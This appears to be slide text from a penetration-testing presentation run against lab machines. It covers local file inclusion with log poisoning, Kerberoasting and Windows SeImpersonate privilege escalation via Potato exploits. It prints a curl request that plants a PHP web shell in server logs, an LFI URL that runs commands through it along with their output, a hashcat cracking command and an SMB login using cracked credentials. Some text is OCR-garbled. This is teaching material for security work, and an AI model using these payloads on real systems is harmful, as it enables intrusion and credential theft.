


Local File Inclusion – Log Poisoning

Log poisoning is a web app Hacking attack where we can inject code into web server logs, then activate that code by accessing the log files with local file inclusion



Local File Inclusion – Log Poisoning

A screenshot of a web browser window. The address bar shows 'view-source:http://tripladvisor:8080/wordpress/w'. The browser's tab bar includes 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content area displays a list of five log entries, numbered 1 to 5. Each entry shows an IP address (192.168.56.1), a timestamp, an HTTP method (GET), a path (/wordpress.error.log or /wordpress.access.log), a status code (200), a response size, and the user agent (curl/8.8.0). The entries show a sequence of requests to different log files, which is characteristic of a log poisoning attack where the attacker includes the local log file into the web application's output.

```
1 192.168.56.1 - - [14/Aug/2024:10:42:52 -0700] "GET /wordpress.  
error.log HTTP/1.1" 200 5728866 "-" "curl/8.8.0"  
2 192.168.56.1 - - [14/Aug/2024:10:43:07 -0700] "GET /wordpress.  
access.log HTTP/1.1" 200 272 "-" "curl/8.8.0"  
3 192.168.56.1 - - [14/Aug/2024:10:44:38 -0700] "GET /wordpress.  
access.log HTTP/1.1" 200 504 "-" "curl/8.8.0"  
4 192.168.56.1 - - [14/Aug/2024:10:52:26 -0700] "GET /wordpress.  
access.log HTTP/1.1" 200 736 "-" "curl/8.8.0"  
5 192.168.56.1 - - [15/Aug/2024:21:00:56 -0700] "GET /wordpress.  
access.log HTTP/1.1" 200 968 "-" "curl/8.8.0"
```

When performing a log poisoning attack, the first step is to make sure we can access log files via local file inclusion

Local File Inclusion – Log Poisoning

```
curl -vv -X "<?php echo passthru(\$_GET['cmd']);?>" http://tripladvisord2:01.288953 [0-0] * Host tripladvisord:8080 was resolved.
2:01.289084 [0-0] * IPv6: (none)
2:01.289206 [0-0] * IPv4: 192.168.200.10
2:01.289240 [0-0] * [SETUP] added
2:01.289282 [0-0] *   Trying 192.168.200.10:8080 ...
2:01.290740 [0-0] * Connected to tripladvisord (192.168.200.10) port 808
2:01.290780 [0-0] * using HTTP/1.x
2:01.290885 [0-0] > <?php echo passthru(\$_GET['cmd']);?> /wordpress/ HT
2:01.290885 [0-0] > Host: tripladvisord:8080
```

The second step is to inject code into the webserver logs through an HTTP request

Local File Inclusion – Log Poisoning

```
/ajax_shortcode_pattern.php?ajax_path=C:\xampp\apache\logs\access.log&cmd=dir|
```

```
133 Directory of C:\xampp\htdocs\wordpress\wp-content\plugins\editor\editor\extensions\pagebuilder\includes
134
135 01/28/2025  10:30 PM    <DIR>      .
136 01/28/2025  10:30 PM    <DIR>      ..
137 06/30/2024  09:00 AM             9,400 ajax_shortcode_pattern.php
138 01/28/2025  10:30 PM             [REDACTED]
139 06/30/2024  09:00 AM        26,382 pagebuilder-options-manager.class.php
140 06/30/2024  09:00 AM        68,418 pagebuilder.class.php
141 06/30/2024  09:00 AM         5,561 pagebuildermodules.class.php
142 06/30/2024  09:00 AM        34,306 pb-shortcodes.class.php
143 06/30/2024  09:00 AM        16,293 pb-skin-loader.class.php
144             7 File(s)          219,752 bytes
145             2 Dir(s)  23,848,456,192 bytes free
146 /wordpress/ HTTP/1.1" 400 943 "-" "curl/8.11.1"
147 192.168.200.6 - - [28/Jan/2025:22:22:50 -0800] "GET /wordpress/wp-content/plugins/editor/editor/extension
    \access.log?cmd=whoami HTTP/1.1" 200 72 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fir
```

And the third step is to access the webserver logs through local file inclusion, which activates the code

Active Directory - Kerberoasting

```
└─$ hashcat -m13100 output.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RE
latform #1 [The pocl project])
```

```
└─$ nxc smb 192.168.200.12 -u 'file_svc' -p 'Password123 !!!'
SMB 192.168.200.12 445 DC01 [*] Windows Server 2022 Build 20348 x64 (nam
:SOUPEDCODE.LOCAL) (signing:True) (SMBv1:False)
SMB 192.168.200.12 445 DC01 [+] SOUPEDCODE.LOCAL\file_svc:Password123 !!
```

And if successful, we can use a program to crack the password hashes for the SPN accounts for increased access to the AD joined hosts

Privilege Escalation

SeImpersonate Privilege

```
Nombre de privilegio
=====
SeAssignPrimaryTokenPrivilege
SeIncreaseQuotaPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeCreateGlobalPrivilege
```

The SeImpersonate privilege is a feature which allows a user to perform commands in the context of other users

Privilege Escalation

SelImpersonate Privilege

```
c:\windows\system32\inetsrv>whoami  
whoami  
iis apppool\defaultapppool
```

This privilege is typically associated with service accounts, like IIS, SQL Server, and with Administrator accounts

Privilege Escalation

SeImpersonate Privilege

```
Nombre de privilegio
=====
SeAssignPrimaryTokenPrivilege
SeIncreaseQuotaPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeCreateGlobalPrivilege
```

Using SeImpersonate, attackers can elevate privileges to SYSTEM or Administrator level, either through Token Theft and / or Named Pipes

Selmpersonate – Potato Exploit

The Potato-family of Windows exploits all leverage the Selmpersonate privilege in different ways to achieve elevated access on Windows targets



Potato Exploit – JuicyPotato

Which Potato exploit to use on a target largely depends on the version of Windows being used. In this case, we'll be using the Juicy Potato variant

